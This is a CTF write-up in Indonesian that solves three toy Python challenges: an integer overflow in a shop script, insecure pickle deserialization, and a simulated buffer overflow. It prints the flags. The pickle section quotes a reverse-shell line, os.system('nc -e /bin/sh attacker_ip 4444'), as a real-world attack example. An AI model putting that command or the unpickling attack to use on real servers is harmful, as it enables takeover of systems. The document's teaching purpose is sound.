mmc_writeup_Festi2026CTF FESTI 2026

CTF UDB 2026



Presented by:

BAGASKARA.A.P – kata MMC Banyak AI AGENT


Our Team Saya Sendiri :

- SAYA SISTEM KEBUT
- ME SISTEM KEBUT
- mmc(martabak manis ctf)

FORMAT FLAG = **FESTI{flag_konten}.**

BINARY EXPLOITATION

Mesin Uang (Integer Overflow)




Skrip toko ini menggunakan logika signed 32-bit integer. Kamu punya 1500 koin, tapi item flag harganya 1000 koin per item. Beli dalam jumlah banyak hingga harganya menjadi negatif! Temukan quantity (integer positif) terkecil yang memicu overflow. Flag adalah FESTI{md5(quantity)}.

```
File: /mnt/c/Users/user/Downloads/ctf  12ms
```

```
🌸 ❯ ls
```

```
file.py
```

so pertama kita check dulu isi dari file.py



Kerentanan (vulnerability) utama pada kode tersebut adalah **Integer Overflow** (yang disimulasikan mirip perilaku integer bertanda 32-bit di bahasa C) yang berujung pada **Logic Flaw / Arithmetic Bypass**.

Analisis Kerentanan

1. **Simulasi Wraparound 32-bit:**

Kode melakukan operasi bitwise dan penyesuaian nilai agar menyerupai integer 32-bit bertanda (signed 32-bit integer overflow):

Python

```
total_cost = (quantity * cost_per_item) & 0xFFFFFFFF
if total_cost >= 0x80000000:
    total_cost -= 0x100000000
```

Jika total_cost bernilai negatif (karena melewati batas maksimum positif 32-bit, yaitu $2^{31} - 1$ atau 2147483647), maka kondisi total_cost < 0 akan terpenuhi.

2. **Kelemahan Logika Pengurangan Saldo:**

Perhatikan baris kode ini:

Python

```
if quantity > 0 and total_cost < 0:
    balance -= total_cost
```

Karena total_cost bernilai **negatif**, operasi balance -= total_cost (yang sama dengan balance = balance - (-total_cost)) justru akan **menambahkan** nilai total_cost yang sangat besar ke dalam balance Anda, alih-alih menguranginya.

3. **Syarat Menang (Flag):**

Python

```
if balance > 1000000:
    return True
```

Jika saldo akhir setelah penambahan tersebut melebihi 1000000, program akan mengembalikan nilai True dan mencetak flag.

Cara Mengeksploitasi (Payload)

Untuk memicu kondisi di mana total_cost menjadi negatif dan menghasilkan saldo di atas 1000000,

kita perlu mencari nilai quantity sedemikian rupa sehingga hasil perkalian quantity * 1000 mengalami overflow menjadi angka negatif dalam batas 32-bit.

Batas signed 32-bit integer maksimum adalah 2147483647.

Jika kita membagi angka di sekitar batas tersebut dengan 1000 (cost_per_item), kita bisa mendapatkan angka input yang pas.

- **Nilai minimum quantity untuk overflow:**

$$\frac{2147483647}{1000} \approx 2147483.647$$

Maka, angka integer terdekat yang mulai memicu nilai negatif adalah **2147484**.

Perhitungan dengan quantity = 2147484:


- total_cost = $(2147484 \times 1000) \pmod{2^{32}} = -214849648$ (setelah penyesuaian signed 32-bit).
- balance awal = 1500.
- balance -= total_cost → $1500 - (-214849648) = 214851148$.
- Karena 214851148 > 1000000, kondisi terpenuhi!

Kita hanya perlu mengetikan **python file.py 2147484** untuk mengeluarkan flagnya

Batas Maksimal Angka (Signed 32-bit): Sistem mensimulasikan batas maksimum angka positif dalam komputer (di C) yaitu **2.147.483.647**.


Memicu Overflow (Berbalik Negatif): Jika jumlah pembelian dikali harga (1000) melebihi batas tersebut, angka di komputer akan "kebingungan" dan mendadak berubah menjadi **minus (negatif)**.

Logika Saldo Berbalik Menjadi Tambah: Karena kodenya salah (mengurangi saldo dengan angka negatif: balance -= total_cost), saldo Anda yang tadinya sedikit justru **bertambah menjadi ratusan juta**, sehingga syarat menang langsung tercapai



FLAG : FESTI{25ff2fc1cb9ffd7b3fd6a79797e1fb60}


Data Acar Berbahaya



Insecure Deserialization memungkinkan injeksi objek. Skrip ini mengharapkan serialized objek menggunakan Pickle (Protocol=3) yang jika dimuat ulang bernilai "HACKED"

```
❯ ls
file.py
```

so pertama kita check dulu isi dari file.py



Di Mana Letak Kelemahannya?

Kelemahan absolut pada skrip tersebut terletak pada satu baris di dalam fungsi load_data():

Python

```
# Di sinilah letak kelemahan fatal tersebut:
data = pickle.loads(binascii.unhexlify(hex_str))
```

Mengapa Baris Tersebut Sangat Berbahaya?

1. **Pickle Tidak Pernah Aman untuk Data Eksternal: Di Python, modul pickle digunakan untuk menyimpan (serialize) dan memuat ulang (deserialize) objek Python. Masalahnya, dokumentasi resmi Python sendiri memberikan peringatan keras: *"Never unpickle data received from an untrusted or unauthenticated source."* (Jangan pernah melakukan unpickle pada data dari sumber yang tidak tepercaya).**
2. **Bisa Mengeksekusi Perintah Sistem (RCE): Berbeda dengan format JSON yang hanya menyimpan "data mati" (seperti teks atau angka), Pickle menyimpan struktur objek. Jika seorang penyerang memanipulasi *serialized data* (biasanya menggunakan *magic method* __reduce__), mereka bisa menyisipkan instruksi sistem operasi. Begitu pickle.loads() dijalankan, instruksi**

tersebut otomatis tereksekusi oleh server sebelum program sempat melakukan pengecekan if data == "HACKED":. Ini berujung pada Remote Code Execution (RCE).

3. **Tidak Ada Validasi Input (Blind Trust): Program ini mengambil argumen sys.argv[1] dari *user*, mengubahnya dari format Hex, lalu langsung menyuapkannya ke pickle.loads() tanpa filter, sanitasi, atau pengecekan *signature* kriptografi apa pun.**

Konteks Kerentanan: Dunia Nyata vs. Challenge CTF

- **Di Dunia Nyata: Seorang peretas tidak akan mengirimkan string "HACKED". Mereka akan mengirimkan objek Pickle berbahaya yang berisi perintah seperti os.system("nc -e /bin/sh attacker_ip 4444") untuk mengambil alih server (Reverse Shell).**
- **Di Challenge Ini: Pembuat soal hanya ingin menguji apakah kamu paham cara kerja serialisasi Pickle. Kamu tidak perlu melakukan eksploitasi RCE yang rumit. Kamu hanya perlu menuruti aturan main program (Logic Bypass) dengan membungkus string "HACKED" ke dalam format Pickle Protocol 3, lalu mengubahnya menjadi Hex.**

Bagaimana Cara Mengeksploitasinya (Untuk Mendapat Flag)?

Karena syarat dari program hanyalah ini:

Python

```
if data == "HACKED":
    return True
```

Maka kamu cukup membuat script terpisah untuk mem-*build* objek tersebut:

Python

```
import pickle
import binascii

# 1. Buat data yang diinginkan program
payload_data = "HACKED"

# 2. Serialize menggunakan Protocol 3 (sesuai hint di soal)
serialized = pickle.dumps(payload_data, protocol=3)

# 3. Ubah ke format Hex agar bisa dibaca oleh binascii.unhexlify di target
```

```
hex_payload                                    =
binascii.hexlify(serialized).decode()



print(hex_payload)

# Hasilnya: 8003580600000048414 34b454471002e
```

Setelah kamu mendapatkan *hex string* tersebut, tinggal jalankan file soalnya di terminal WSL/Kali Linux milikmu:


Bash

Python file.py 8003580600000048414 34b454471002e



Flag: FESTI{d16635a6838ed329ffba701c913ea0dd}

Simulasi Buffer Overflow




Banyak eksploitasi dimulai dari kesalahan manajemen memori. Skrip ini mensimulasikan kerentanan Buffer Overflow klasik di mana variabel is_admin tertimpa.

🌸 ❯ ls

file.py

so pertama kita check dulu isi dari file.py



Berikut adalah penjelasan singkat, jelas, dan padat mengenai kerentanan tersebut:

1. Apa Kerentanannya? (Buffer Overflow) Kerentanan ini disebut *Buffer Overflow* (Tumpahan Penyangga). Secara konsep, ini terjadi ketika sistem menerima data yang ukurannya melebihi kapasitas tempat penyimpanan yang disediakan (buffer). Karena wadahnya penuh, sisa data tersebut "meluber" dan menimpa variabel penting yang letaknya bersebelahan di dalam memori.

2. Di Mana Kelemahan Kodenya? Kelemahannya terletak pada **tidak adanya penolakan jika input terlalu panjang**. Alih-alih memotong atau menolak input yang melebihi batas 16 karakter, program justru memiliki celah logika pada baris:

Python


```
elif i >= 16:
```

```
    is_admin = True
```

Kode ini secara harfiah membiarkan perulangan terus berjalan melewati batas buffer (indeks 0-15) dan merubah status is_admin yang seharusnya dilindungi.


3. Kenapa Harus Payload "AAAAAAAAAAAAAAAA" (17 huruf A)? Payload ini dipilih karena terikat oleh dua aturan ketat dalam kode:

- **Kenapa harus huruf 'A'?** Program memiliki baris if not all(c == 'A' for c in pwd):. Ini adalah filter mutlak yang akan menolak input apa pun jika ada satu saja karakter selain huruf 'A' kapital.
- **Kenapa harus 17 karakter?** Kapasitas aman buffer adalah 16 (indeks ke-0 sampai 15). Agar program mengeksekusi perintah overflow di indeks ke-16 (i >= 16), input Anda butuh **minimal 17 karakter**. Karena instruksi soal meminta payload **terpendek**, maka 17 huruf 'A' adalah jawaban yang paling tepat.



Flag: FESTI{1105d53d33874fe294a18ee36398f2dc}

